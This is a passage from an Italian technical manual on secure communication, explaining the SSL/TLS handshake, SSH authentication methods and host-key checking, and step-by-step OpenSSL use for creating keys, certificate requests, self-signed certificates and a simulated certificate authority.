- il servente invia al cliente la propria chiave pubblica all'interno di un certificato che il cliente può verificare, se ne è in grado e se lo ritiene necessario;
- il servente può pretendere dal cliente un certificato che possa verificare, oppure può pretendere di essere già in possesso della chiave pubblica del cliente (naturalmente già verificata);
- una volta che il cliente dispone della chiave pubblica del servente, può iniziare una prima fase di comunicazione cifrata, in cui solitamente ci si scambia una chiave simmetrica generata in modo casuale, per rendere più sicura la comunicazione.

La verifica dei certificati serve a garantire l'identità dei nodi e delle utenze coinvolte, ovvero, un servente può garantire l'identità del servizio, mentre un cliente può garantire l'identità dell'utente che lo richiede.

La situazione tipica in cui si richiede una connessione cifrata è quella in cui una persona «qualunque» voglia fare un acquisto presso un negozio telematico, utilizzando il proprio navigatore. Dovendo fornire i propri dati personali, compresi quelli della carta di credito, questa persona vuole essere sicura di trasmettere le informazioni alla controparte giusta. Per questo, il suo navigatore che instaura la comunicazione cifrata, deve garantire all'utilizzatore l'identità della controparte attraverso la verifica della chiave pubblica del servizio, chiave che deve essere già in suo possesso, all'interno di un certificato ritenuto valido.


Quando l'accesso a un servizio che presuppone una connessione cifrata è soggetto a una forma di registrazione, l'autenticazione dell'accesso da parte del cliente può avvenire attraverso l'uso di un certificato depositato in precedenza. In pratica, in questo modo il servente può chiedere al cliente di iniziare subito una connessione cifrata che da parte sua può decifrare usando la chiave pubblica del cliente stesso, a garanzia della sua identità, senza bisogno di richiedere l'inserimento della solita parola d'ordine.

In tutti i casi, questo tipo di connessioni non dovrebbe tornare mai a trasmettere dati in chiaro. Infatti, anche se lo scopo della procedura fosse solo quello di garantire l'identità delle parti, resta comunque necessario mantenere la connessione cifrata per garantire anche che una delle parti non venga sostituita durante la comunicazione.

44.4.1 SSL/TLS

SSL (*Secure socket layer*) e TLS (*Transport layer security*) sono due protocolli per la certificazione e la comunicazione cifrata. SSL è stato sviluppato originalmente da Netscape; TLS è l'evoluzione del primo, come standard pubblicato da IETF.

Figura 44.51. Collocazione dei protocolli SSL/TLS nel modello ISO-OSI.



Nel modello ISO-OSI, il protocollo SSL/TLS si inserisce tra il livello di trasporto (quarto) e il livello di sessione (quinto). Le sue funzionalità sono essenzialmente:

- autenticazione del servente da parte del cliente, con il quale l'utente di un servizio è in grado di essere certo dell'identità del suo fornitore;
- autenticazione del cliente nei confronti del servente, con il quale il fornitore di un servizio si accerta dell'identità del proprio cliente, senza dover usare le forme tradizionali (nominativo e parola d'ordine);
- crittografica della comunicazione, per garantire la segretezza delle transazioni.

Attraverso la descrizione del meccanismo di negoziazione che c'è tra cliente e servente di una connessione SSL/TLS, si intendono meglio il significato e il funzionamento di questo sistema. In generale, la negoziazione consente al servente di farsi riconoscere nei confronti del cliente, attraverso la tecnica della chiave pubblica, con la quale le due parti possono poi creare una chiave simmetrica da usare per cifrare la comunicazione; inoltre, è possibile anche richiedere al cliente di identificarsi nello stesso modo in cui fa il servente.

1. Il cliente si presenta presso il servente fornendo alcune informazioni sulla versione del protocollo che è in grado di gestire.
2. Il servente risponde comunicando le scelte fatte in base alla disponibilità del cliente, inviando il proprio certificato; inoltre, se la risorsa richiesta prevede l'identificazione del cliente, richiede anche il suo certificato.
3. Il cliente analizza il certificato (del servente) e determina se può riconoscere o meno il servente; se l'autorità di certificazione che lo ha firmato è sconosciuta, si chiede all'utente di intervenire per decidere il da farsi.
4. Attraverso i dati ottenuti fino a questo punto, il cliente prepara un primo esemplare dell'informazione che serve poi per definire la chiave di sessione, lo cifra attraverso la chiave pubblica del servente e lo invia.
5. Se il servente aveva richiesto l'autenticazione da parte del cliente, verifica l'identità di questo; se il cliente non viene riconosciuto, la sessione termina.
6. Il servente e il cliente determinano la chiave di sessione (simmetrica), in base ai dati che si sono scambiati fino a quel momento, iniziando la comunicazione cifrata con quella chiave.

Leggendo la sequenza di queste operazioni, si intende che la connessione cifrata può avvenire solo perché il servente offre un certificato, contenente la chiave pubblica dello stesso, attraverso la quale il cliente può cifrare inizialmente le informazioni necessarie a entrambi per generare una chiave di sessione. Di conseguenza, con questo modello, non può instaurarsi una comunicazione cifrata se il servente non dispone di un certificato e di conseguenza non dispone della chiave privata relativa.

Dal momento che la disponibilità di un certificato è indispensabile, se si vuole attivare un servizio che utilizza il protocollo SSL/TLS per cifrare la comunicazione, se non è possibile procurarselo attraverso un'autorità di certificazione, è necessario produrne uno fittizio in proprio.

Vale la pena di elencare brevemente i passi che compie il cliente per verificare l'identità del servente:

1. viene verificato che il certificato non sia scaduto, facendo in modo che se la data attuale risulta al di fuori del periodo di validità, l'autenticazione fallisca;[8]
2. viene verificata la disponibilità del certificato dell'autorità che ha firmato quello del servente; se è presente si può controllare la firma e di conseguenza la validità del certificato offerto dal servente;
3. se il cliente non dispone del certificato dell'autorità di certificazione e non è in grado di procurarselo e nemmeno di verificarlo attraverso una catena di certificazioni, l'autenticazione del servente fallisce;[9]

4. infine, viene verificato che il nome a dominio del servente corrisponda effettivamente con quanto riportato nel certificato.[10]

44.4.2 SSH

Il protocollo SSH è nato a seguito dello sviluppo di Secure Shell, un sistema per l'accesso remoto «sicuro» che si sostituisce a quello tradizionale dei programmi come Rlogin e Telnet. Secure Shell, ovvero SSH, è oggi un software proprietario, ma esistono diverse realizzazioni, più o meno libere, con funzionalità analoghe, o equivalenti, basate sullo stesso protocollo.[11]

Attraverso il protocollo SSH si possono gestire diversi livelli di sicurezza, in cui il minimo in assoluto è rappresentato dalla cifratura della comunicazione, estendendosi a vari metodi di riconoscimento reciproco da parte dei nodi che si mettono in contatto.

Il software che utilizza il protocollo SSH può instaurare un collegamento tra due elaboratori utilizzando diverse modalità, come accennato, in cui l'unica costante comune è la cifratura della comunicazione.

Semplificando molto le cose, da una parte si trova il servente che offre l'accesso e mette a disposizione una chiave pubblica, attraverso la quale i clienti dovrebbero poter verificare l'autenticità del servente a cui si connettono. Appena si verifica la connessione, prima ancora che sia stata stabilita l'identità dell'utente, cliente e servente concordano un sistema di cifratura.

44.4.2.1 Autenticazione RHOST

Alcune realizzazioni del software che utilizza il protocollo SSH consentono ancora, se lo si desidera, di utilizzare il vecchio meccanismo dell'autenticazione attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', corrispondenti in pratica a quelli utilizzati da Rlogin e Rsh.

Attraverso questi file, o un'altra coppia analoga per non interferire con Rlogin e Rsh, si può stabilire semplicemente quali clienti e quali utenti possono accedere senza che venga richiesta loro la parola d'ordine. Si tratta ovviamente di un sistema di riconoscimento molto poco sicuro, che rimane solo per motivi storici, ma in generale viene lasciato disabilitato.

44.4.2.2 Autenticazione RHOST+RSA

Per attenuare lo stato di debolezza causato da un sistema che accetta di autenticare i clienti e gli utenti esclusivamente in base alla configurazione di '`/etc/hosts.equiv`' e '`~/.rhosts`' (o simili), si può aggiungere la verifica della chiave pubblica del cliente.

In pratica, se il cliente dispone di una sua chiave pubblica può dimostrare al servente la sua identità.

44.4.2.3 Autenticazione RSA

A fianco dei metodi di autenticazione derivati da Rlogin si aggiunge il metodo RSA, attraverso cui, ogni utente che intende utilizzarlo deve creare una propria chiave RSA, indicando nel proprio profilo personale presso il servente la parte pubblica di questa chiave. Quando l'utente tenta di accedere in questo modo, le chiavi vengono confrontate e la corrispondenza è sufficiente a concedere l'accesso senza altre formalità.

Quando si utilizza questo tipo di autenticazione, la parte privata della chiave generata dall'utente, viene cifrata generalmente attraverso una parola d'ordine. In questo modo, prima di ottenere l'autenticazione, l'utente deve anche fornire questa parola d'ordine.

Generalmente, quando si utilizza l'autenticazione RSA, occorre osservare attentamente i permessi dei file. Di solito, la presenza di un permesso di scrittura superfluo per la directory che contiene i file della chiave privata, dovrebbe essere abbastanza per fare fallire l'autenticazione. Infatti, ciò potrebbe consentire a un estraneo di sostituire le chiavi.

44.4.2.4 Autenticazione attraverso la parola d'ordine tradizionale

Quando tutti gli altri tipi di autenticazione falliscono, il software che utilizza il protocollo SSH verifica l'identità dell'utente attraverso la parola d'ordine relativa all'accesso normale presso quel sistema.

In pratica, questa forma di autenticazione è quella più comune, dal momento che consente l'accesso senza bisogno di alcuna configurazione (a parte la generazione della chiave del nodo). Infatti, il protocollo SSH garantisce che la parola d'ordine viaggi cifrata, essendo questo già un grande risultato per la sicurezza dei sistemi coinvolti.

44.4.2.5 Chiave privata e chiave pubblica

Il software che si avvale del protocollo SSH, deve essere provvisto generalmente di un programma per la preparazione di coppie di chiavi pubbliche e private. Queste servono necessariamente per attivare il servizio, dal momento che un servente del genere non può fare nulla senza queste; inoltre possono servire dal lato cliente per facilitare l'autenticazione.

La chiave pubblica e quella privata vengono conservate in due file separati, con permessi di accesso molto restrittivi nel caso del file della chiave privata. Tuttavia, si tende a considerare che entrambi questi file debbano trovarsi nella stessa directory; inoltre, si intende generalmente che il nome del file della chiave pubblica si distingua solo perché ha in più l'estensione '`.pub`'. In questo modo, per fare riferimento alle chiavi, si indica generalmente solo il nome del file della chiave privata, intendendo implicitamente quale sia il nome del file della chiave pubblica.

Tradizionalmente, questi file hanno nomi molto simili da una realizzazione all'altra che utilizza il protocollo SSH. Nel caso delle chiavi del servente, si tratta di qualcosa del tipo '`/etc/*/*_host_key`' e '`/etc/*/*_host_key.pub`', mentre nel caso di chiavi personali dell'utente, si tratta di nomi del tipo '`~/*/identity`' e '`~/*/identity.pub`'. Gli utenti che predispongono una propria coppia di chiavi, lo fanno generalmente per poter utilizzare un'autenticazione di tipo RSA.

In generale, **la chiave privata del servente non può essere protetta attraverso una parola d'ordine, dal momento che il servizio deve essere gestito in modo automatico**; al contrario, è opportuno che la chiave privata di un utente sia protetta, dal momento che non si può impedire all'amministratore del sistema di accedervi.[12]

44.4.2.6 Verifica dell'identità dei serventi

Un elemento importante per la garanzia della sicurezza nelle comunicazioni è la verifica dell'identità del servente. Per farlo, è necessario che il cliente possegga una copia della chiave pubblica del servente a cui si vuole accedere.

In generale, la fiducia dovrebbe essere un fatto personale, per cui tali informazioni dovrebbero essere gestite singolarmente da ogni utente che intenda sfruttare tale protocollo. Tuttavia, alcune realizzazioni tradizionali di software che sfruttano il protocollo SSH, consentono di definire un elenco generale di chiavi pubbliche convalidate. Di solito si tratta di file del tipo '`/etc/*/*_known_hosts`', dove oltre alle chiavi si annotano le informazioni sui serventi a cui si riferiscono (a meno che queste indicazioni siano già inserite in un certificato completo).

Nello stesso modo possono agire gli utenti in file del tipo '`~/*/known_hosts`' e ciò è preferibile in generale.

Di solito, per lo scopo che ha il protocollo SSH, non ci si crea il problema di ottenere la chiave pubblica del servente per vie sicure, accontentandosi di accettarla la prima volta che si ha un contatto. Ciò che si ottiene in questo modo è di verificare che il servente non venga sostituito con un altro durante gli accessi successivi.

A questo proposito, il software che utilizza il protocollo SSH può arrangiarsi a fare tutto da solo, dopo aver richiesto una conferma,

oppure può pretendere che gli venga chiesto espressamente di accettare la chiave pubblica della controparte anche se questa non può essere verificata. Quello che segue è un esempio di ciò che potrebbe essere segnalato in tali circostanze.

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?yes [Invio]

Host 'linux.brot.dg' added to the list of known hosts.
```

Ovviamente, nel momento in cui si scopre che la chiave pubblica di cui si dispone non consente più di autenticare un servente, il programma che si utilizza deve dare una segnalazione adeguata. Anche in questo caso ci possono essere modi diversi di reagire: impedire l'accesso, oppure chiedere all'utente il da farsi.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@       WARNING: HOST IDENTIFICATION HAS CHANGED!         @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that the
host key has just been changed. Please contact your system
administrator.
```

44.5 Introduzione a OpenSSL

OpenSSL[13] è una realizzazione in forma di software libero dei protocolli SSL/TLS (*Secure socket layer* e *Transport layer security*) per la certificazione e la comunicazione cifrata, noto originariamente come SSLeay.

OpenSSL si compone di alcune librerie che permettono di incorporare le funzionalità dei protocolli SSL/TLS all'interno di programmi di comunicazione, oltre a una serie di programmi di servizio per la gestione delle chiavi e dei certificati, arrivando eventualmente anche alla gestione di un'autorità di certificazione.

Questi programmi, in particolare, potrebbero essere compilati in modo da distinguersi in più file eseguibili, oppure in modo da generare un solo eseguibile monolitico: '**`openssl`**'. Qui si presume che si tratti di un eseguibile unico.

44.5.1 Collocazione e impostazione

Non esiste una definizione ben precisa di dove devono essere collocati i file che compongono la configurazione e gli strumenti di OpenSSL. Quando si installa OpenSSL da un pacchetto fatto per la propria distribuzione GNU/Linux, è importante scoprire dove vengono collocati i file delle chiavi e dei certificati, così come la collocazione del file di configurazione '`openssl.cnf`'. Intuitivamente si possono cercare questi file a partire dalla directory '`/etc/`'; in particolare, le chiavi potrebbero essere collocate a partire da '`/etc/ssl/`' o da '`/etc/openssl/`'.

Quando gli strumenti di OpenSSL sono organizzati in un solo eseguibile monolitico, la sintassi per i comandi relativi si esprime sinteticamente nel modo seguente:

```
openssl comando [opzioni]
```

Tabella 44.55. Alcuni comandi di OpenSSL.

Comando	Descrizione
`openssl req`	Gestione delle richieste di certificazione.
`openssl ca`	Gestione relativa all'autorità di certificazione.
`openssl crl`	Gestione del certificato delle revoche.
`openssl genrsa`	Generazione di parametri RSA.
`openssl rsa`	Conversione del formato di una chiave privata o di un certificato.
`openssl x509`	Gestione dei dati dei certificati X.509.

La tabella 44.55 elenca brevemente alcuni dei comandi più importanti. Per avere una guida rapida alle opzioni di ogni comando, basta utilizzare un'opzione non valida, per esempio '**`-h`**':

```
$ openssl ca -h [Invio]
```

L'esempio mostra in che modo ottenere l'elenco delle opzioni del comando '**`openssl ca`**'; comunque, in mancanza di altra documentazione, conviene stampare e tenere a portata di mano queste guide:

```
$ openssl req -h > guida.txt [Invio]
$ openssl crl -h >> guida.txt [Invio]
$ openssl ca -h >> guida.txt [Invio]
$ openssl genrsa -h >> guida.txt [Invio]
$ openssl x509 -h >> guida.txt [Invio]
```

Alcuni di questi comandi hanno in comune delle opzioni che vale la pena di descrivere subito, prima di mostrare degli esempi, nei quali si può così concentrare l'attenzione sulle altre opzioni specifiche. La tabella 44.56 mostra questo elenco di opzioni tipiche.

Tabella 44.56. Alcune opzioni frequenti nei comandi di OpenSSL.

Opzione	Descrizione
`-in` ***file***	Definisce un file in ingresso adatto al contesto.
`-out` ***file***	Definisce un file in uscita adatto al contesto.
`-noout`	Non emette il risultato.
`-text`	Emette le informazioni in forma di testo leggibile.
`-hash`	Emette il codice di controllo relativo al contesto.
`-inform` ***formato***	Specifica il formato dei dati in ingresso.
`-outform` ***formato***	Specifica il formato dei dati in uscita.

Prima di descrivere la configurazione di OpenSSL, viene mostrato tecnicamente il modo per richiedere un certificato, o per realizzarne uno proprio senza valore. Infatti, in generale, la configurazione standard dovrebbe essere più che sufficiente per il raggiungimento di questo obiettivo. È il caso di ricordare che un certificato è un file contenente la chiave pubblica del suo titolare, firmata da un'autorità di certificazione che garantisce la sua validità e anche la correttezza degli altri dati.

44.5.2 Procedimento per ottenere un certificato

Per mettere in piedi un servizio che utilizzi i protocolli SSL/TLS, occorre predisporre dei file contenenti chiavi e certificati. Di solito, quando si installano servizi che utilizzano questi protocolli, la procedura di installazione si prende cura di predisporre automaticamente i file necessari per consentire il funzionamento, senza che le certificazioni che si ottengono abbiano alcun valore. In generale si comincia dalla creazione o dalla definizione di un file contenente dati casuali, come punto di partenza per generare una chiave privata, quindi si passa alla creazione di una richiesta di certificazione, oppure alla creazione di un certificato auto-firmato, senza valore.

44.5.2.1 File contenente dati casuali

Un file casuale può essere creato in vari modi, per esempio mettendo assieme alcuni file,

```
$ cat file_a file_b file_c > file_casuale [Invio]
```

magari rielaborandoli in qualche modo, oppure prelevando un po' di caratteri dal file '`/dev/random`':

```
$ dd if=/dev/random of=file_casuale bs=1b count=1k [Invio]
```

44.5.2.2 Chiave privata

Per generare una chiave privata in chiaro, si utilizza il comando '**openssl genrsa**', in un modo simile a quello seguente, dove in particolare viene utilizzato il file '`file_casuale`' come origine di dati casuali, ottenendo il file '`chiave_privata.pem`' di 1024 bit:

```
$ openssl genrsa -rand file_casuale ↩
↪         -out chiave_privata.pem 1024 [Invio]
```

Eventualmente, per creare una chiave privata cifrata, basta aggiungere un'opzione a scelta tra '**-des**', '**-des3**' e '**-idea**', che stanno a indicare rispettivamente gli algoritmi DES, DES-triplo e IDEA. Viene mostrato il caso in cui si utilizza l'opzione '**-des3**':

```
$ openssl genrsa -des3 -rand file_casuale ↩
↪         -out chiave_privata_protetta.pem 1024 [Invio]

Enter PEM passphrase: ******** [Invio]

Verifying password - Enter PEM pass phrase: ******** [Invio]
```

Volendo riportare la chiave privata in chiaro, si usa il comando '**openssl rsa**', in modo simile all'esempio seguente:

```
$ openssl rsa -in chiave_privata_protetta.pem ↩
↪         -out chiave_privata.pem [Invio]

Enter PEM passphrase: ******** [Invio]
```

In modo analogo funziona l'operazione di protezione di una chiave; in pratica si aggiunge l'opzione attraverso cui si specifica il tipo di algoritmo:

```
$ openssl rsa -des3 -in chiave_privata.pem ↩
↪         -out chiave_privata_protetta.pem [Invio]
```

44.5.2.3 Richiesta di certificazione

Teoricamente, il certificato che identifica e garantisce l'identità del servizio che si gestisce, deve essere fornito da un'autorità di certificazione. In questo caso, per farlo, deve ricevere un documento intermedio, definibile come una richiesta di certificazione. La chiave pubblica che vi viene inserita si ottiene a partire dalla chiave privata, mentre gli altri dati necessari per il certificato che si vuole ottenere si inseriscono in modo interattivo. È interessante vedere come avviene:

```
$ openssl req -new -key chiave_privata.pem ↩
↪         -out richiesta.pem [Invio]

  You are about to be asked to enter information that will be
  incorporated into your certificate request.
  What you are about to enter is what is called a
  Distinguished Name or a DN. There are quite a few fields but
  you can leave some blank. For some fields there will be a
  default value. If you enter '.', the field will be left
  blank.

Country Name (2 letter code) [AU]:IT [Invio]

State or Province Name (full name) [Some-State]:Italia [Invio]

Locality Name (eg, city) []:Tiziopoli [Invio]

Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Dinkel [Invio]

Organizational Unit Name (eg, section) []:. [Invio]

Common Name (eg, YOUR name) []:dinkel.brot.dg [Invio]

Email address []:tizio@dinkel.brot.dg [Invio]

  Please enter the following 'extra' attributes
  to be sent with your certificate request

A challenge password []:super segretissimo [Invio]

An optional company name []:Dinkel [Invio]
```

Le informazioni che si inviano in questo modo sono molto importanti e il significato preciso varia a seconda del contesto per il quale si richiede la certificazione. È l'autorità per la certificazione a stabilire quali informazioni servono precisamente.

Per verificare il contenuto del certificato, dato che nel suo formato PEM non è leggibile direttamente, si può usare il comando '**openssl req**' con l'opzione '**-text**':

```
$ openssl req -text -in richiesta.pem [Invio]

Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:ce:0d:cd:08:86:fd:b5:cb:14:56:51:04:73:38:
                    15:77:39:2d:3b:10:17:06:7c:64:0d:69:14:67:cd:
                …
                    67:f7:ef:b1:71:af:24:77:64:66:64:0f:85:a6:64:
                    16:c2:69:26:59:0a:d9:4b:8d
                Exponent: 65537 (0x10001)
        Attributes:
            unstructuredName         :Dinkel
            challengePassword        :super segretissimo
    Signature Algorithm: md5WithRSAEncryption
        8f:25:9f:68:3a:67:4c:6d:e6:eb:52:4a:ca:73:74:47:85:14:
        ca:d6:6c:6d:24:3b:6c:37:59:ec:f8:fb:0b:a9:74:d6:1c:0f:
    …
        02:60:16:fd:2e:9b:09:af:11:03:82:74:16:ae:57:a7:90:f5:
        e1:a5
```

44.5.2.4 Certificato fittizio

Per generare in proprio il certificato auto-firmato, in modo da attivare ugualmente il servizio anche se non si può dimostrare di essere chi si afferma di essere, si può aggiungere l'opzione '**-x509**'. Anche in questo caso vengono richieste tutte le informazioni già viste.

```
$ openssl req -new -x509 -key chiave_privata.pem ↩
↪         -out richiesta.pem [Invio]
```

In alcuni casi può essere necessario unire la chiave privata, in chiaro, assieme al certificato; questo accade in particolare quando si allestisce un servente HTTP Apache-SSL. Di solito la chiave privata non può essere cifrata, perché deve essere letta da un servizio autonomo che non può interrogare un utente. Si deve ottenere una cosa simile a quella seguente:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDzUS4vA9NPNGAhHp71jGLk9lyJ6GfFK2R+AtMmWDKWvwhVOA8l
eY13ouz6XW0ts7s91FYlSTbp0Ed5tLKHZFu8guuza3jzpqFE/wrW/eJ7/RYW0cOZ
…
+7JyXBGaA4Srn/iw9cUCQQDEr5yuQa426I6psxfvUiK+HKS2kfRBbKKHj2NYh6nv
GgMhY9NiG+SGEDfkOw9rIVifb9yXs6f4CajQTb4qVl2X
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICMTCCAZoCAQAwDQYJKoZIhvcNAQEEBQAwYTELMAkGA1UEBhMCcXExCzAJBgNV
BAgTAnd3MQswCQYDVQQHEwJlZTELMAkGA1UEChMCcnIxCzAJBgNVBAsTAnR0MQsw
…
3kNqIB5Iun0kdDqdJYQj9G5Ca+dlRCxrPY6bVCnlD3A8+RULjyGrT6D45QtoXKx+
quIhIni++XBHqe+RyWBD70XTWvw0+zoyrHNHG96k9eLlPIgHrQ==
-----END CERTIFICATE-----
```

L'aggregazione può essere fatta a mano (attraverso '**cat**'), oppure si può utilizzare un comando unico che crea la chiave privata (di dimensione predefinita) e anche il certificato autoprodotto:

```
$ openssl req -new -x509 -nodes -out certificato.pem ↩
↪         -keyout certificato.pem [Invio]
```

In questo esempio è stata usata l'opzione '**-keyout**' per dirigere la chiave privata nello stesso file del certificato; inoltre, è stata usata l'opzione '**-nodes**' per evitare la protezione della chiave che in questi casi deve essere usata in chiaro.

Come viene mostrato anche in seguito, il file del certificato, con o senza la chiave privata acclusa, deve essere raggiungibile attraverso un nome corrispondente al suo codice di controllo, con l'aggiunta dell'estensione '`.0`'. Questo valore si ottiene con un comando simile a quello che si vede:

```
$ openssl x509 -hash -noout -in certificato.pem [Invio]
```

Per generare un collegamento simbolico, come si fa di solito, si potrebbe usare il comando seguente:

```
$ ln -s certificato.pem `openssl x509 -hash -noout ↩
↪    -in certificato.pem`.0 [Invio]
```

44.5.3 Cenni sulla configurazione di OpenSSL

La configurazione di OpenSSL si attua normalmente attraverso il file '`openssl.cnf`', il quale potrebbe trovarsi collocato nella directory '`/etc/ssl/`'. Osservandone il contenuto, si intuisce che il simbolo '`#`' serve a introdurre un commento, fino alla fine della riga relativa e che le righe vuote e quelle bianche vengono ignorate come i commenti; inoltre, si vede che le direttive del file sono degli assegnamenti a variabili, le quali, se necessario, si espandono con il prefisso '`$`'; infine, le direttive sono raggruppate in sezioni individuabili da un titolo tra parentesi quadre.

È importante osservare che le sezioni sono organizzate in modo gerarchico, a partire dai nomi dei comandi di OpenSSL. In pratica, per il comando '**`openssl req`**' si prende in considerazione la sezione '**`[ req ]`**', che poi può a sua volta richiamare altre sottosezioni.

Dal momento che è già stato mostrato in che modo si ottiene una richiesta di certificato, attraverso il comando '**`openssl req`**', vale la pena di dare un'occhiata a un estratto della configurazione relativa, per comprendere un po' meglio come leggere questo file.

```
[ req ]
default_bits            = 1024
default_keyfile         = privkey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions = v3_ca # The extentions to add to the self signed cert

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Some-State

localityName                    = Locality Name (eg, city)
```

È importante osservare che alcune variabili vengono assegnate con il nome di una sottosezione; in questo caso si tratta in particolare di ***distinguished_name*** a cui viene attribuita la sottosezione '**`[ req_distinguished_name ]`**', all'interno della quale vengono definite le informazioni che sono richieste in fase di costruzione del certificato.

Nelle prossime sezioni viene mostrato come simulare la gestione di un'autorità di certificazione attraverso OpenSSL. Il file di configurazione standard dovrebbe essere neutro rispetto a questo problema, incorporando una sezione '**`[ ca ]`**' particolare, utile per fare delle prove:

```
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = ./demoCA              # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file
```

È importante osservare che la sezione '**`[ ca ]`**' contiene una sola direttiva, '**`default_ca`**', con la quale si specifica la sottosezione da prendere in considerazione. In questo caso, la sottosezione è denominata '**`[ CA_default ]`**' e viene mostrata solo in parte. Si intende che, volendo fare le cose sul serio, è sufficiente ricopiare la sottosezione '**`[ CA_default ]`**', anche più volte, attribuendogli nomi differenti, modificando eventualmente la direttiva '**`default_ca`**' in modo da selezionare la sottosezione preferita.

Per il momento è bene osservare che la variabile ***dir*** viene presa in considerazione espandendola con l'aggiunta del prefisso '**`$`**' ('**`$dir`**'), nei valori da assegnare ad altre variabili. Questa variabile serve a definire la directory di partenza a partire dalla quale vanno collocati una serie di file che riguardano l'amministrazione dell'autorità di certificazione. Inizialmente, viene indicata una directory che appare volutamente improbabile, '`./demoCA/`', proprio per fare capire che prima di lavorare sul serio occorre pensarci bene e mettere mano alla configurazione. Comunque, per le simulazioni che si vogliono mostrare, vale la pena di creare le directory '`./demoCA/certs/`', '`./demoCA/newcerts/`', '`./demoCA/crl/`' e '`./demoCA/private/`', o altre directory equivalenti in base alla propria configurazione effettiva.

44.5.3.1 Politica dell'autorità di certificazione

Nella sezione che descrive il funzionamento del comando '**`openssl ca`**', deve apparire anche l'indicazione del tipo di politica che l'autorità di certificazione intende attuare per rilasciare i certificati. Naturalmente, quello che può essere definito qui è solo qualche aspetto che riguarda la definizione del nome distintivo del titolare. Quello che segue è un altro estratto del file di configurazione in cui si vede l'assegnamento del nome di una sottosezione alla variabile ***policy***.

```
policy                  = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional

[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional
```

In questo caso, la sottosezione '**`[ policy_match ]`**' specifica che i campi del paese, della regione e dell'organizzazione, devono corrispondere con gli stessi dati del certificato dell'autorità di certificazione. In pratica, questo servirebbe a limitare l'accesso all'autorità soltanto a chi appartiene alla stessa area e anche alla stessa organizzazione (ciò fa pensare a un'autorità di certificazione aziendale, competente solo nell'ambito della propria azienda). Per il resto, solo il campo CN deve essere fornito, mentre gli altri sono facoltativi.

Sotto alla sottosezione appena descritta, appare anche un'altra sottosezione simile, con il nome '**`[ policy_anything ]`**', in cui verrebbe concesso quasi tutto, a parte l'obbligo di fornire il ***CN***.

44.5.4 Simulazione dell'allestimento e del funzionamento di un'autorità di certificazione

L'utilizzo di OpenSSL per la gestione di un'autorità di certificazione richiede la conoscenza di molti dettagli sul funzionamento di questo sistema. In generale, il file di configurazione predefinito consente di ottenere delle richieste di certificati o di generare dei certificati fittizi auto-firmati. In questo gruppo di sezioni si vuole mostrare schematicamente l'uso di OpenSSL nella gestione di un'autorità di certificazione, anche con qualche esempio, ma senza la pretesa di arrivare a ottenere dei certificati realistici.

44.5.4.1 Autorità di certificazione autonoma

La creazione di un'autorità di certificazione autonoma, ovvero di un'autorità principale (*root*), che non abbia ottenuto a sua volta un certificato da un'autorità di livello superiore, deve realizzare la sua chiave privata e il suo certificato auto-firmato. Diversamente, se dipendesse dalla certificazione di un'altra autorità, dovrebbe predisporre la propria richiesta, sottoporla all'autorità superiore da cui dovrebbe ottenere il certificato.

Viene mostrato nuovamente il procedimento necessario per creare la chiave privata. In questo caso si fa riferimento alla porzione di configurazione che è stata mostrata in precedenza, dove tutti i file utilizzati si articolano a partire dalla directory '`./demoCA/`'. In particolare, si suppone che '`./demoCA/private/.rand`' sia un file contenente informazioni casuali:

```
$ openssl genrsa -des3 -out ./demoCA/private/cakey.pem ↩
↪         -rand ./demoCA/private/.rand [Invio]
```

Ecco che in questo modo si ottiene la chiave privata nel file '`./demoCA/private/cakey.pem`', cifrata con l'algoritmo DES-triplo. Il certificato auto-firmato viene generato con il comando seguente, con il quale si ottiene il file '`./demoCA/cacert.pem`':

```
$ openssl req -new -x509 -days 730 ↩
↪         -key ./demoCA/private/cakey.pem ↩
↪         -out ./demoCA/cacert.pem [Invio]
```

Si osservi in particolare che è stato indicato espressamente il periodo di validità del certificato, in 730 giorni, pari a due anni. La visualizzazione del contenuto del certificato si può fare con il comando seguente:

```
$ openssl x509 -text -in ./demoCA/cacert.pem [Invio]
```

Il certificato, in quanto tale, va conservato anche nella directory destinata a contenere la copia di quelli rilasciati in qualità di autorità di certificazione. Dal pezzo di configurazione mostrato in precedenza, la directory in questione è '`./demoCA/certs/`'. Questi file devono avere un nome che inizia con il loro numero di serie; dal momento che il numero del certificato dell'autorità stessa è il numero zero, il file deve chiamarsi obbligatoriamente '`./demoCA/certs/00.pem`':

```
